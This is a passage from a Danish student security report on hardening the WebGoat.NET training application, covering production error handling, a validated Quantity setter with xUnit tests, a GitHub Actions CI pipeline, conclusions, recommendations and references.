133 public void Configure(IApplicationBuilder app, IWebHostEnvironment env)
134 {
135     if (env.IsDevelopment())
136     {
137         app.UseDeveloperExceptionPage();
138     }
139     else
140     {
141         app.UseExceptionHandler($"{StatusCodeController.NAME}?code=500");
142     }

```


Figur 42 - Indstillinger for 'Exception Handling' i udvikling og produktion.

For at ændre applikationens environment, ændres miljøvariablerne i "launchsettings.json" filen. Værdierne som ændres, er fremhævet herunder i Figur 44. De ændres nu til "Production".

```
WebGoat > WebGoat.NET > Properties > {} launchSettings.json > ...
1  {}
2  "iisSettings": {
3    "windowsAuthentication": false,
4    "anonymousAuthentication": true,
5    "iisExpress": {
6      "applicationUrl": "http://localhost:14076/",
7      "sslPort": 44320
8    }
9  },
10 "profiles": {
11   "IIS Express": {
12     "commandName": "IISExpress",
13     "launchBrowser": true,
14     "environmentVariables": {
15       "ASPNETCORE_ENVIRONMENT": "Development"
16     }
17   },
18   "WebApplication1": {
19     "commandName": "Project",
20     "launchBrowser": true,
21     "environmentVariables": {
22       "ASPNETCORE_ENVIRONMENT": "Development"
23     },
24     "applicationUrl": "https://localhost:5001;http://localhost:5000"
25   }
26 }
27 }
```

Figur 43 - Miljøvariabler i WebGoat applikationen

Hvor vi før fik en stack trace tilbage, modtager vi nu følgende svar. (Figur 45)



Figur 44 - Exception handling i "Production" miljøet.


Dette giver ikke brugeren meget feedback, og man bør overveje, at implementerer en bedre fejlhåndtering med fx logs. Men for nu, løser det problemet med de utilsigtede stack traces.

## 6.2 Implementering af løsningsforslag

I dette afsnit gennemgås implementeringen af de foranstaltninger der blev udarbejdet i afsnit 6.1.

Implementeringen er en struktureret og integreret tilgang til IT-sikkerhed, som fokuserer på pålidelighed og kvalitetssikring gennem exception handling, unit testing og en CI/CD-pipeline. Denne tilgang sikrer, at vi ikke blot håndterer fejl effektivt og hurtigt, men også kontinuerligt validerer applikationens adfærd for at opretholde en høj standard i både udvikling og implementering. I det følgende præsenteres de tre elementer, deres implementering og deres samspil.

Figur 46 herunder, viser en oversigt over hele løsningen struktur. Bemærk, at løsningen indeholder to projekter samt en ci.yml-instruktionsfil, som anvendes i samspil med GitHub Actions til at implementere continuous integration som et workflow.




Figur 45 – Overordnet projektstruktur i Visual Studio

### 6.2.1 Exception Handling

Exception handling er vigtigt for at skabe en robust applikation når det kommer til at modstå uventede inputs og forhindre eskalering af fejl. Under projektet er der indarbejdet en fail-fast strategi i klassen "OrderDetail.cs" i WebGoatCore.Models. Dette princip sikrer, at fejl opdages og håndteres så tidligt som muligt, så applikationen ikke når en ustabil tilstand, der kan udnyttes af angribere eller føre til utilsigtet adfærd.

Et konkret eksempel på dette ses i implementeringen af feltet Quantity. Koden fremstår som følger i Figur 47:



```
35 public short Quantity
36 {
37     get => _quantity;
38     set
39     {
40         if (value < 0)
41             throw new ArgumentOutOfRangeException(nameof(Quantity), "Quantity cannot be less than 0.");
42         _quantity = value;
43     }
44 }
```

Figur 46 – Exception Handling for Quantity

Feltet er udstyret med en egenskab, der sikrer, at kun positive værdier kan tildeles. Hvis en negativ værdi forsøges tildelt, kastes der straks en `ArgumentOutOfRangeException`. Dette forhindrer effektivt, at ugyldige data introduceres i systemet, hvilket kunne føre til forretningslogiske fejl eller potentielle sikkerhedsproblemer.

Denne implementering understreger vigtigheden af at håndtere data korrekt på domænemodellens niveau. Gennem fail-fast princippet sikrer vi, at fejl, såsom forsøg på at bestille negative mængder, bliver stoppet med det samme, hvilket forhindrer yderligere spredning af fejlagtige tilstande i systemet.

### 6.2.2 Unit Testing

For at validere korrektheden af Exception Handling og eventuelt andre kernefunktionalteter, er der oprettet et dedikeret unit test-projekt, kaldet *"UnitTestProject."* Dette projekt ligger i samme løsning som WebGoat.NET, men holder testkoden adskilt fra applikationskoden. Det skaber en klar opdeling, der fremmer modularitet og gør det nemmere at vedligeholde og udvide systemet.

Testene fokuserer blandt andet på Quantity-feltets logik. Her har vi implementeret to specifikke tests: en, der verificerer, at positive værdier kan tildeles uden problemer, og en anden, der sikrer, at negative værdier kaster den forventede exception. Testene fremgår som følger i Figur 48:

```

1  //using System;
2  using WebGoatCore.Models;
3  using Xunit;
4
5
6  namespace UnitTestProject
7  {
8      0 references | 0 changes | 0 authors, 0 changes
9      public class OrderDetailTests
10     {
11         [Fact]
12         0 references | 0 changes | 0 authors, 0 changes
13         public void Quantity_SetToPositiveValue_Succeeds()
14         {
15             // Arrange
16             var orderDetail = new OrderDetail();
17
18             // Act
19             orderDetail.Quantity = 5;
20
21             // Assert
22             Assert.Equal(5, orderDetail.Quantity);
23         }
24
25         [Fact]
26         0 references | 0 changes | 0 authors, 0 changes
27         public void Quantity_SetToNegativeValue_ThrowsArgumentOutOfRangeException()
28         {
29             // Arrange
30             var orderDetail = new OrderDetail();
31
32             // Act & Assert
33             Assert.Throws<ArgumentOutOfRangeException>(() => orderDetail.Quantity = -1);
34         }
35     }
36 }

```

Figur 47 – Unit Test

Disse tests er essentielle for at bekræfte, at exception handlingen i OrderDetail.cs fungerer som forventet. Den første test sikrer, at gyldige operationer ikke fejler, mens den anden verificerer, at fejlhåndteringen aktiveres korrekt ved ugyldige inputs. Samlet set fungerer disse tests som "guard rails," der beskytter systemet mod utilsigtede ændringer, som kunne introducere fejl.

På Figur 49 forneden illustreres hvordan testene ser ud når koden overholder dets krav:

Test Explorer

Ready


Test	Duration	Traits	E.
UnitTestProject (2)	301 ms		
UnitTestProject (2)	301 ms		
OrderDetailTests (2)	301 ms		
Quantity_SetToNegativeValue_T...	< 1 ms		
Quantity_SetToPositiveValue_Su...	301 ms		

Figur 48 – Resultat af Unit Test

### 6.2.3 CI/CD

For at automatisere processen med at bygge, teste og validere applikationen har vi etableret en CI/CD-pipeline via GitHub Actions. Pipelinens workflow, defineret i en ci.yml-fil, er konfigureret til at køre ved hver push eller pull request til main-branchen. **Dette sikrer, at ændringer ikke kan merges, medmindre de opfylder kravene til test og build.**

På Figur 50 forneden kan det ses at projektets opsætning tester et pull request til main branch og at ".NET" test intentionelt fejler for at demonstrere at på daværende tidspunkt kan en indkøbskurvs mængde gå i minus:



Figur 49 – Resultat af Unit Test i CI/CD

Denne pipeline sikrer, at enhver ændring gennemgår en automatiseret validering, før den bliver en del af den primære kodebase. Hvis en test fejler, stoppes workflow'en øjeblikkeligt, hvilket beskytter main-branchen mod at modtage ustabil kode. Dette øger sandsynligheden for, at applikationen forbliver stabil og produktionsklar på alle tidspunkter.

### 6.2.4 Opsummering

Exception handling, unit testing og CI/CD er ikke isolerede komponenter, men fungerer i tæt samspil for at sikre kvaliteten af projektet. Exception handling identificerer og håndterer fejl på runtime-niveau, mens unit tests verificerer, at disse mekanismer dækker korrekt i alle tænkelige scenarier. CI/CD automatiserer valideringen af disse elementer og sikrer, at ændringer ikke kompromitterer systemets stabilitet eller funktionalitet.

Et konkret eksempel på denne sammenhæng er håndteringen af Quantity. Hvis fejlhåndteringen for Quantity fjernes eller ændres, vil unit testen fejle. Denne fejl opfanges af CI/CD-pipelinen, som forhindrer, at den problematiske kode bliver integreret i main-branchen. Denne proces sikrer, at systemet altid opfylder de definerede krav. Det integrerede system udgør en solid grundsten, som beskytter applikationen mod interne fejl og eksterne trusler.

I kapitel 6 har der udviklet løsninger i form af sikkerhedsforanstaltninger, der adresserer de identificerede sårbarheder. Disse løsninger er blevet testet for funktionalitet og effektivitet, inden de er implementeret i projektets GitHub-repository.



## 7. Konklusion & anbefalinger

I denne del af rapporten, konkluderes der på projektets resultater og eventuelle anbefalinger beskrives.

### 7.1 Konklusion

I dette projekt er der arbejdet med at forbedre sikkerheden i applikationen WebGoat, som bruges til at demonstrere almindelige sikkerhedsfejl i webapplikationer. Projektet er struktureret omkring én overordnet problemformulering og tre undersøgende underspørgsmål.

#### 7.1.1 Besvarelse af Hovedspørgsmål:

**Hvordan kan vi øge sikkerheden i webapplikationen WebGoat?**

Sikkerheden i WebGoat kan øges gennem implementering af foranstaltninger i applikationens kildekode. Foranstaltningerne kan udarbejdes på baggrund af applikationens sårbarheder. Sårbarhederne kan identificeres gennem "Secure By Design" principper som risikostyring og domænemodellering.

#### 7.1.2 Besvarelse af Underspørgsmål 1

**Hvordan kan vi identificere og evaluere sikkerhedsrisici i WebGoat med udgangspunkt i "Secure By Design"-principperne?**

Sikkerhedsrisici kan identificeres og evalueres gennem metoder som risikostyring, domænemodellering og automatiserede værktøjer.

#### 7.1.3 Besvarelse af Underspørgsmål 2

**Hvilke foranstaltninger kan anvendes til at mitigere sårbarhederne i WebGoat?**

Disse foranstaltninger kan mitigere visse sårbarheder i WebGoat:

- **Kryptering:** Implementering af HTTPS og HSTS for at beskytte følsomme data under transmission.
- **Inputvalidering:** Domæne primitiver blev introduceret for at sikre, at kun valide input accepteres og hermed reducerede sandsynligheden for XSS-angreb.
- **Parametriserede input:** Brug af parametriserede inputs sikrede, at brugerinput håndteres som tekst og ikke eksekverbar kode, hvilket beskytter mod SQL injection.
- **Opdatering af tredjepartsafhængigheder:** Værktøjer som Dependabot og SNYK blev brugt til at identificere og opdatere sårbare tredjepartsafhængigheder.
- **Forbedret fejlrapportering:** Stack traces blev deaktiveret i produktion for at forhindre utilsigtet eksponering af følsomme oplysninger.

#### 7.1.4 Besvarelse af Underspørgsmål 3

**Hvordan kan vi teste og implementere de opstillede sikkerhedsforanstaltninger i WebGoat for at vurdere deres effektivitet samt sikre, at de opfylder de definerede sikkerhedsmål?**

De opstillede sikkerhedsforanstaltninger i WebGoat kan testes og implementeres ved at følge en struktureret tilgang, som kombinerer automatiserede værktøjer, manuelle tests og CI/CD-principper.

Besvarelsen af problemformuleringen har resulteret i væsentlige forbedringer af sikkerheden i WebGoat. Projektet illustrerer vigtigheden af en struktureret og iterativ tilgang til sikkerhedsarbejde, hvor risikostyring, trusselsmodellering og moderne principper som "Secure By Design" kombineres. Resultaterne viser, at selv komplekse applikationer med mange sårbarheder kan få øget sikkerheden gennem målrettet indsats, anvendelse af relevante værktøjer og løbende validering.

## 7.2 Fremadrettede anbefalinger

For at styrke systemets sikkerhed anbefales det at opskalere brugen af domæne primitiver med en universel inputvalideringsfunktion, der sikrer ensartet behandling af brugerinput. Dette bør understøttes af unit tests og CI/CD-integration, så sikkerhedsvalidering sker automatisk ved kodeændringer.

Antallet af tredjepartsafhængigheder bør reduceres, og kun aktivt vedligeholdte biblioteker med høj sikkerhedsstandard bør anvendes. Derudover bør et centralt logningssystem implementeres for at registrere og analysere sikkerhedsfejl som SQL-injektioner og XSS-angreb, hvilket muliggør kontinuerlige forbedringer.

Risikostyring bør etableres som en iterativ proces, der sikrer løbende identifikation og håndtering af nye trusler. Samtidig burde en sårbarhedsresponsplan sikre hurtig håndtering af kritiske sårbarheder, og løbende sikkerhedstests som fuzzing og penetrationstests bør udføres for at opdage skjulte svagheder.

Alternativt kan WebGoat droppes helt og et andet system kan bruges i stedet.

## 8. Kilde- og litteraturhenvisninger

Medmindre andet er oplyst, er internetadresserne tilgået i november 2024.

Attaxion (2024) *CWE Vs. CVE Vs. CVSS: What Are the Differences?*. Tilgængeligt på <https://attaxion.com/blog/cwe-vs-cve-cvss-difference/>

Dansk Standard. (2023) *Guide til risikostyring*. [PDF] Tilgængelig på: <https://www.ds.dk/da/om-standarder/viden/cyber-og-informationssikkerhedsstandarder/guide-til-risikostyring>

GitHub (2024) *Microsoft Security Advisory CVE-2024-0056*. Tilgængelig på: <https://github.com/dotnet/announcements/issues/292>

Goyvaerts, J. (2021). *Regular Expressions Tutorial*. Tilgængelig på: <https://www.regular-expressions.info/tutorial.html>

IETF (2018). *The Transport Layer Security (TLS) Protocol Version 1.3*. Tilgængelig på: <https://datatracker.ietf.org/doc/html/rfc8446> (Tilgået: 29. november 2024).

Johnsson, D.B., Deogun, D., & Sawano, D. (2018) *Secure by Design*. 1st edn. Manning Publications.

Larsen, S.B (2018) *Projekter og rapporter på tekniske uddannelser*. 1. udg. København: Hans Reitzels Forlag.

Microsoft (2024) *Enforce HTTPS in ASP.NET Core*. Tilgængelig på: <https://learn.microsoft.com/en-us/aspnet/core/security/enforcing-ssl?view=aspnetcore-8.0&tabs=visual-studio%2Clinux-sles>

Mitre (2024) *CWE-319: Cleartext Transmission of Sensitive Information*. Tilgængelig på: <https://cwe.mitre.org/data/definitions/319.html>

Nielsen, M.E.S. (2024a) *Introduktion til software sikkerhed. Del 2 – System mål*. [PDF] (Lokaliseret: 21. november 2024).

Nielsen, M.E.S. (2024b) *Introduktion til software sikkerhed. Del 3 – Sikkerhedsmål*. [PDF] (Lokaliseret: 21. november 2024).

Nielsen, M.E.S. (2024c) *Introduktion til software sikkerhed. Del 4 – Risikovurdering og Styring*. [PDF] (Lokaliseret: 21. november 2024).

Nielsen, M.E.S. (2024d) *Introduktion til software sikkerhed. Del 5 – Trusselsmodellering*. [PDF] (Lokaliseret: 21. november 2024).

Nielsen, M.E.S. (2024e) *Introduktion til software sikkerhed. Del 6 – En mere sikker udviklingsproces*. [PDF] (Lokaliseret: 21. november 2024).

OWASP (2024a) *HTTP Strict Transport Security Cheat Sheet*. Tilgængelig på: [https://cheatsheetseries.owasp.org/cheatsheets/HTTP\\_Strict\\_Transport\\_Security\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/HTTP_Strict_Transport_Security_Cheat_Sheet.html).

OWASP (2024b) *Threat Modeling Process*. Tilgængelig på: [https://owasp.org/www-community/Threat\\_Modeling\\_Process#stride](https://owasp.org/www-community/Threat_Modeling_Process#stride)

OWASP (2024c) *Cross Site Scripting (XSS)*. Tilgængelig på: <https://owasp.org/www-community/attacks/xss/>

Pedersen, A.Á og Vandrup, K.D (2022) *It-sikkerhed i praksis – en introduktion*. 1. udg. Frederiksberg: Samfundslitteratur.

Portswigger (2024) *SQL injection*. Tilgængelig på <https://portswigger.net/web-security/sql-injection>

SNYK (2024) *Improper Access Control*. Tilgængelig på: <https://security.snyk.io/vuln/SNYK-DOTNET-NUGETPACKAGING-6245712>.

Techopedia (2014) *Stack Trace*. Tilgængelig på <https://www.techopedia.com/definition/22307/stack-trace>